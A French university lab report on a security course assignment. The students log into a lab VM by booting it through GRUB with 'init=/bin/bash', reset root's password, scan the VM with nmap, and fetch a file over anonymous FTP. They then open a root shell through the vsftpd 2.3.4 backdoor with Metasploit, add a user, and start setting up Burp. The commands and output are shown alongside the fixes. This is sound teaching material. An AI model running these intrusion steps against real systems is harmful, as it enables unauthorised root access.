



INF4420a - Sécurité informatique

Hiver 2023

Travail pratique #2

**1954607 - Victor Kim
2231234 - Antoine Merel**

Date de Remise : 12 mars 2023


3 Question 1 - Accès physique = Game Over

3.1 Phase de reconnaissance

1. Démarrer la machine virtuelle (VM) et essayer de vous connecter à une session. Que constatez-vous ?


On ne peut pas se connecter. Ça nous demande un nom d'utilisateur et un mot de passe qu'on ne connaît pas.

2. Redémarrez la VM et au démarrage appuyez sur F2 pour rentrer dans le BIOS. Que se passe-t-il ?



3. Appuyez sur Echap pour continuer le boot de la machine. L'écran de GRUB présente les différentes options de boot pour la machine. Dans notre cas, il n'y a qu'une seule ligne, qui correspond au système Ubuntu. Habituellement il est possible d'éditer la ligne de commande correspondante en appuyant sur la touche e.

4. Est-ce possible dans notre cas ? Sinon, pourquoi ?



Non ce n'est pas possible, car ça demande encore un nom d'utilisateur et un mot de passe

3.2 Réalisation de l'attaque

1. Authentifiez-vous et accédez à GRUB

utilisateur : Poly ; mot de passe : BigPassword

2. A l'écran de GRUB appuyez sur e pour éditer la commande. Sélectionnez la ligne commençant par :

```
linux /boot/vmlinuz-generic root=UUID=f0861cc3-3d4d-44ed-8ebc-5e04f857c41a ro ...
```

supprimez la suite de ligne à partir de ro et remplacez la par :


```
rw init=/bin/bash
```

puis appuyez sur Ctrl+x. Votre système se lance sur un fenêtre avec un shell root confirmer que le root a les accès en lecture et en écriture sur le système de fichier.

```
# mount | grep -w /
```

Puis utilisez la commande passwd pour réinitialiser le mot de passe de root. Redémarrez la machine et ouvrez une session avec l'utilisateur root.

```
[ 10.809483] raid6: avx2xi gen() 30539 MB/s
[ 10.872198] raid6: avx2xi xor() 21803 MB/s
[ 10.934914] raid6: sse2xe gen() 17985 MB/s
[ 10.997877] raid6: sse2xe xor() 11213 MB/s
[ 11.060596] raid6: sse2x2 gen() 15421 MB/s
[ 11.123307] raid6: sse2x2 xor() 10322 MB/s
[ 11.186596] raid6: sse2x1 gen() 13709 MB/s
[ 11.248613] raid6: sse2x1 xor() 7355 MB/s
[ 11.248734] raid6: using algorithm avx2x4 gen() 42477 MB/s
[ 11.248854] raid6: .... xor() 28467 MB/s, rmu enabled
[ 11.248979] raid6: using avx2x2 recovery algorithm
[ 11.249971] xor: automatically using best checksumming function avx
[ 11.250808] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... In: /tmp/mountroot-fail-hooks.d/scripts/init-premount/lvm
2: No such file or directory
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [ 11.290185] Btrfs loaded, crc32c=crc32c-intel
Scanning for Btrfs filesystems
done.
Warning: fsck not present, so skipping root file system
[ 11.427390] EXT4-fs (sda2): 5 orphan inodes deleted
[ 11.427627] EXT4-fs (sda2): recovery complete
[ 11.428469] EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts: (null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@none:/# mount | grep -u /
/dev/sda2 on / type ext4 (rw,relatime)
root@none:/# passwd
New password:
Retype new password:
passwd: password updated successfully
root@none:/# _
```



The screenshot shows a terminal window with the following text:

```
Mémoire Machine Ecran Entrée Peripheriques Aide
La machine virtuelle signale que le système d'exploitation invité ne supporte pas l'intégration de la souris pour le mode vidéo actuel. Pour capturer la souris vous pouvez :
poly2020 login: [ 23.507606] cloud-init[1060]: Cloud-init v. 20.1-10-g71af48df-ubuntu5 running 'modules:final' at Th
u, 02 Mar 2023 10:07:07 +0000. Up 23.25 seconds.
[ 23.507731] cloud-init[1060]: Cloud-init v. 20.1-10-g71af48df-ubuntu5 finished at Thu, 02 Mar 2023 10:07:07 +0000.
datasource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net] [dsmode=net]. Up 23.49 seconds
poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information disabled due to load higher than 1.0
* "If you've been waiting for the perfect Kubernetes dev solution for
macOS, the wait is over. Learn how to install MicroK8s on macOS."
https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/
47 updates can be installed immediately,
0 of these updates are security updates.
To see these additional updates run: apt list --upgradeable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu Jul 9 16:47:07 UTC 2020 on ttys1
root@poly2020:"#
```

4 Question 2 - Exploitation des vulnérabilité


4.1 Phase de reconnaissance

1. Avec le compte root que vous avez acquis précédemment, affichez l'adresse IP de la machine inf4420a.

```
root@poly2020:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:a7:7d brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s17
            valid_lft 598sec preferred_lft 598sec
        inet6 fe80::a00:27ff:feb1:a77d/64 scope link
            valid_lft forever preferred_lft forever
root@poly2020:~#
```

L'adresse IP de la machine inf4420a est 10.0.2.4/24

2. Sur votre machine Kali, assignez une adresse IP pour que les machines (kali et inf4420a) soient dans le même sous-réseau.



```
kali㉿kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 86254sec preferred_lft 86254sec
        inet6 fe80::a00:27ff:fe22:464f/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
kali㉿kali:~$
```

L'adresse IP de la machine Kali est 10.0.2.15/24. Elle est déjà dans le même sous-réseau que la machine inf4420A.

3. Avec la commande ping envoyez deux paquets seulement pour vérifier la connectivité.

```
(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.648 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.288 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.257 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.336 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.302 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.333 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.329 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.339 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.273 ms
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.438 ms
^C
--- 10.0.2.4 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9563ms
rtt min/avg/max/mdev = 0.257/0.354/0.648/0.108 ms
(kali㉿kali)-[~]
```

4. À quoi sert Nmap ?

Il sert à analyser un réseau pour découvrir les hôtes, les ports, les services et les systèmes d'exploitation en envoyant des paquets.

<https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html>

5. Utilisez nmap[1] pour scanner la machine inf4420a. Vous avez à identifier les services et les système d'exploitation. Expliquez les options que vous avez utilisées lors de votre scan.

```
kali㉿kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-20 16:25 EST
Nmap scan report for 10.0.2.4
Host is up (0.0009s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    vsftpd 2.3.4
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2,0)
MAC Address: 08:00:27:B1:A7:D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
(kali㉿kali)-[~]
```


On a utilisé la commande “sudo nmap -sV -O 10.0.2.4” avec l'option “-sV”, on peut détecter les services et la version. L'option “-O” permet la détection des systèmes d'exploitation à distance ensuite on a mis l'adresse IP de la machine inf4420a comme cible donc on identifie les services et la version du système d'exploitation de la machine inf4420a.

<https://nmap.org/book/man-version-detection.html>


<https://nmap.org/book/man-os-detection.html>

4.2 Réalisation de l'attaque

1. Connectez-vous sur le service ftp en mode anonyme, listez les fichiers disponibles et récupérez le fichier secret.txt.



```
kali㉿kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.4)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46829|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Jul 08 2020 pub
226 Directory send OK.
ftp> pub
?Invalid command.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46394|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 24 Jul 08 2020 secret.txt
226 Directory send OK.
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||42178|).
150 Opening BINARY mode data connection for secret.txt (24 bytes).
100% [*****] 24 4.52 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (3.45 KiB/s)
ftp> []
```



```
[(kali㉿kali)-~]
$ cat secret.txt
secret key : LOPH555531
[(kali㉿kali)-~]
$
```

On voit que le fichier secret.txt contient secret key : LOPH555531.

2. Comment empêcher la communication de manière anonyme ? Donnez votre réponse en fonction du scénario actuel.

Pour empêcher la communication de manière anonyme, à l'intérieur du répertoire vm_tp2, on peut trouver le répertoire vsftpd-2.3.4-infected, dans lequel on peut trouver le fichier de configuration vsftpd.config. Il suffit de modifier "anonymous_enable" à NO.

3. Pourquoi le protocole ftp n'est pas un bon moyen pour un accès à distance et quelle serait une alternative plus sûre ?

Pendant la création du protocole ftp, la sécurité n'était pas considérée. Plusieurs fournisseurs n'offrent pas l'encryption des données durant la transmission.

<https://www.javatpoint.com/computer-network-ftp>

Il est meilleur d'utiliser le protocol SFTP qui offre le chiffrement des données transmises en utilisant un clé SSH public et une privée. Le client envoie sa clé publique au serveur, le serveur génère ensuite une clé de session en utilisant la clé publique du client et le client utilise sa clé privée pour déchiffrer la clé de session. Pour le reste des données transmises, les deux vont utiliser la clé de session. Dans ce contexte le client et le serveur peuvent être l'ordinateur qui veut envoyer des données et l'ordinateur qui va recevoir ces données.


<https://secure.wphackedhelp.com/blog/ftp-vs-sftp-difference/>

4. Avec les informations recueillies dans la question de nmap précédente, identifiez le programme vulnérable et sa version.

Le service ftp est vulnérable car son port est ouvert et la version est vsftpd 2.3.4 qui est une version où une porte arrière a été ajoutée.

<https://subscription.packtpub.com/book/networking-and-servers/9781786463166/1/ch01lvl1sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor>

5. Lancez metasploit avec la commande msfconsole



```

File Actions Edit View Help
File:///kali/kali: [~]
File Actions Edit View Help
File:///kali/kali: [~]
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hr_rb_ssh-0.4.2/lib/hr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
IIIIII  dtb_dtB
II   4' v 'B
II   6' .P
II   T. .P
II   T; .P
II   T; .P
IIIIII  YvP

I love shells --egypt

      =[ metasploit v6.2.9-dev
+ --=[ 2230 exploits - 1177 auxiliary - 398 post      ]
+ --=[ 867 payloads - 45 encoders - 11 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: Start commands with a space to avoid saving them to history

```

6. Utilisez l'exploit /exploit/ftp/vsftpd_234_backdoor avec

```
# use /exploit/unix/ftp/vsftpd_234_backdoor
```

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
orithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
orithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlg
orithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_
key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact

```

7. Affichez les options de l'exploit avec la commande options

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
Using-Metasploit
RPORT           21       yes      The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
---  ---  ---  ---
Exploit target:
Id  Name
--  --
0   Automatic

```

8. Quels sont le(s) paramètre(s) à modifier ? Modifiez-le(s) et lancez l'exploit

Il faut modifier la valeur de la variable RHOSTS par l'adresse IP de notre cible, qui est ici la machine inf4420a.b

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
[-] Unknown datastore option: RHOST. Did you mean RHOSTS?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - The port used by the backdoor bind listener is already open
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened ((10.0.2.15:44459 -> 10.0.2.4:6200)) at 2023-02-20 17:12:36 -0500

```

9. Grâce à l'exploit précédent, ajoutez un utilisateur "h4x0r" et créer un répertoire "owned" sur le répertoire /home/inf4420a

```

/sbin/useradd h4x0r
pwd
/root
cd ..
cd home/inf4420a
mkdir owned
ls
ftp
INF4420a-app
INF4420a-db
owned

```

10. Comment corriger cette vulnérabilité ?


Pour enlever cette vulnérabilité, il suffit simplement de télécharger une version sortie après la date du 3 juillet 2011, car c'est la date où la backdoor malveillante a été retirée.

5 Question 3 - Vulnérabilités WEB

5.1 Mise en marche

Cette partie a été réalisée plusieurs jours après les précédentes, et les machines virtuelles ont dû être reconfigurées. Ainsi, les adresses ip des machines virtuelles ont été modifiées. L'adresse IP de la machine Kali est désormais 10.0.2.6, et celle de la machine INF4420a est 10.0.2.5.

- 1. Connectez-vous avec le compte root sur la VM inf4420a**
- 2. Lancez le docker de la base de données avec la commande**
`# docker run -d -p 3306:3306 inf4420a-db`
- 3. Lancez le docker de l'application web avec la commande**
`# docker run -d -p 3000:3000 inf4420a-app`
- 4. Accédez à l'adresse de votre vm inf4420a avec votre navigateur pour confirmer le bon fonctionnement <http://10.0.2.5:3000>. Testez le menu.**



- 5. [0/0.3] Refaites le scan de port avec nmap et reportez les nouveaux services observés.**

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 11:27 EST
Nmap scan report for 10.0.2.5
Host is up (0.0001s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http   Node.js (Express middleware)
MAC Address: 08:00:27:30:9A:D7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds
```

Il y a toujours les services ftp et ssh, mais il y a aussi désormais http.

6. Lancez Burp[3] sur votre machine kali

7. Configurez le proxy de votre navigateur pour passer à travers Burp.

8. Reconnectez-vous sur l'application web et observez les changements dans Burp.

Désactivez le mode intercept.

Request to http://10.0.2.5:3000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 10.0.2.5:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

#	Host	Method	URL	Params	Edited	S
1	http://10.0.2.5:3000	GET	/			

HTTP history										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://10.0.2.5:3000	GET	/			200	6296	HTML		INF4420a TP1
3	http://10.0.2.5:3000	GET	/assets/semantic/semantic.js			304	239	script	js	
5	http://10.0.2.5:3000	GET	/assets/images/mlt-long.png			404	409	HTML	png	Error
6	http://10.0.2.5:3000	GET	/assets/semantic/themes/default/as...			200	12517	woff2	woff2	
